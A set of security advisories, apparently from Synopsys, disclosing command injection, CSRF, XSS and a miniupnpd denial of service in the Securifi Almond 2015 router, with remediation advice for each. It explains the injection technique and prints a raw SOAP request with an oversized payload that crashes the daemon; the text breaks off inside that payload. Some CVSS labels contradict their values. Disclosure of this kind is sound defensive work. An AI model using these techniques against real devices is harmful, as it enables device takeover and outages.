Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a command injection issues in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called "XSRF\_CommandInjection1.html"



1. This should cause the device to reboot after a few seconds


**Vulnerability Description**

-------------------------------------------------------------------------------------------------


The device provides a user with the capability of adding new port forwarding rules to the device. It seems that the POST parameters passed in this request to set up routes on the device can be set in such a way that would result in passing commands to a “system” API in the function and thus result in command injection on the device.

If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub\_43C280in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter “ip\_address” is extracted at address 0x0043C2F0.



The POST parameter “ipaddress” is concatenated at address 0x0043C958 and this is passed to a “system” function at address 0x00437284. This allows an attacker to provide the payload of his/her choice and finally take control of the device.



**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below

C:\Users\romeo\AppData\Local\Microsoft\Windows\INetCache\Content.Word\12.png

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

# SIG-EXT-03-2017-06 (Systemic XSRF) -- CVE-2017-8328

**Introduction**

-------------------------------------------------------------------------------------------------

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called " XSRF\_ChgAdminpassword.html"



1. This will change the password of an admin user to “test1235”
2. Similarly, the device provides a web console functionality to execute commands on the device and an attacker can execute any command on the device using the cross-site request forgery attack. Here is an example of payload that does that.



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a user with the capability of changing the administrative password for the web management interface. It seems that the device does not implement any cross site request forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface to change a user’s password

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to be logging into the device’s web management interface using social engineering using the phishing email or an attacker’s website, etc. After the user is logged in to the device’s web interface, an attacker can create a hidden IFRAME window on an attacker’s web page and thus execute the payload that would change the user’s password or execute command on the device using the web console functionality provided by the web management interface of the device.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

1. Synchronizer (i.e.,CSRF) Tokens (requires session state)
2. Double Cookie Defense
3. Encrypted Token Pattern
4. Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at <https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet>

# SIG-EXT-03-2017-07 (Reflected Cross-Site Scripting) -- CVE-2017-8334

**Introduction**

-------------------------------------------------------------------------------------------------

Recently reflected cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any reflected cross-site scripting protection in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called " XSRF\_XSS.html"



1. Now move the mouse over the “hi” anchor tag and observe it results in a JavaScript pop-up



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a user with the capability of blocking IP addresses using the web management interface. It seems that the device does not implement any cross-site scripting forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface into executing a cross-site scripting payload on the user’s browser and execute any action on the device provided by the web management interface.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to log into the device’s web management interface using social engineering using the phishing email or an attacker’s website, etc. After the user is logged in to the device’s web interface, an attacker can create a hidden IFRAME window on an attacker’s web page and thus execute the payload that can execute any action on the device provided by the web management interface.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

# SIG-EXT-03-2017-08 (Stored Cross-Site Scripting) -- CVE-2017-8332

**Introduction**

-------------------------------------------------------------------------------------------------

Recently stored cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified that the device does not implement any stored cross-site scripting protection in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**High Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

**Base Metrics**

* Access Vector (AV): Network (N):
* Access Complexity (AC): High (H):
* Privileges Required (PR): Low (L):
* User Interaction (UI): Required (R):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (C):
* Integrity Impact (I): Complete (C):
* Availability Impact (A): Complete (C):
* Resulting base score: 8.0 (High)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C)
* Resulting temporal score: 7.8 (High).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (M):
* Integrity Requirement (IR): Med (M):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. Login in to the web application exposed by the device at http://10.10.10.254
2. Now navigate to another tab in the same browser and open the HTML file called " XSRF\_XSS.html"



1. Now move the mouse over the “hi” anchor tag and observe it results in a JavaScript pop-up



**Vulnerability Description**

-------------------------------------------------------------------------------------------------

The device provides a user with the capability of blocking key words passing in the web traffic to prevent kids from watching content that might be deemed unsafe using the web management interface. It seems that the device does not implement any cross-site scripting protection mechanism which allows an attacker to trick a user who is logged in to the web management interface into executing a stored cross-site scripting payload on the user’s browser and execute any action on the device provided by the web management interface.

**Exploitation**

-------------------------------------------------------------------------------------------------

It is very easy to execute a command of an attacker’s choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to log into the device’s web management interface using social engineering using the phishing email or an attacker’s website, etc. After the user is logged in to the device’s web interface, an attacker can create a hidden IFRAME window on an attacker’s web page and thus execute the payload that can execute any action on the device provided by the web management interface.

**Vulnerability discovery**

-------------------------------------------------------------------------------------------------

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

**Contact**

-------------------------------------------------------------------------------------------------

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, [satam@synopsys.com](mailto:satam@synopsys.com)

**Remediation**

-------------------------------------------------------------------------------------------------

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

# SIG-EXT-03-2017-09 (DOS condition affects miniupnpd) -- CVE-2017-8330

**Introduction**

-------------------------------------------------------------------------------------------------

Recently a DOS attack was discovered as a part of the research on IoT devices in the miniupnpd daemon which is present in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

**Advisory**

-------------------------------------------------------------------------------------------------

**Overview**

-------------------------------------------------------------------------------------------------

Synopsys Software Integrity Group staff identified a denial of service condition in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to the miniupnpd daemon on the device to cause the process to crash completely. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

**Medium Severity Rating**

Using CVSS3, it has vector CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RC:C/AR:M/MAV:A/MAC:L/MPR:N/MUI:N/MC:N/MI:N/MA:H

**Base Metrics**

* Access Vector (AV): Network (A):
* Access Complexity (AC): High (L):
* Privileges Required (PR): Low (N):
* User Interaction (UI): Required (N):
* Scope (S): Unchanged (U):
* Confidentiality Impact (C): Complete (N):
* Integrity Impact (I): Complete (N):
* Availability Impact (A): Complete (C):
* Resulting base score: 6.5 (Medium)

**Temporal Metrics**

* Exploit Code Maturity (F):
* Remediation Level (RL): Unavailable (U).
* Report Confidence (RC): Confirmed (C).
* Resulting temporal score: 6.4 (Medium).

**Environmental Metrics**

* Confidentiality Requirement (CR): Med (N):
* Integrity Requirement (IR): Med (N):
* Availability Requirement (AR): Med (M)
* Resulting environmental score: 6.4 (Medium).

The final score is thus 6.4 (Medium).

**Vulnerable Versions**

-------------------------------------------------------------------------------------------------

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

**Steps to Reproduce**

-------------------------------------------------------------------------------------------------

1. You need to be connected to the same wifi network as the Almond 2015
2. Navigate to <http://10.10.10.254:8888/L3F.xml> and you should be able to view the XML file
3. Now use BurpSuite’s repeater functionality and execute the request as given below

POST / HTTP/1.1

SOAPAction: "urn:schemas-wifialliance-org:service:XXXXXXX:1#PutMessage"

Host: 70.161.205.253:8888

Content-Type: text/xml

Content-Length: 13689

<?xml version="1.0"?>

<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

<SOAP-ENV:Body>

<m:PutMessage xmlns:m="urn:schemas-wifialliance-org:service:WFAWLANConfig:1">

<NewInMessage>QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB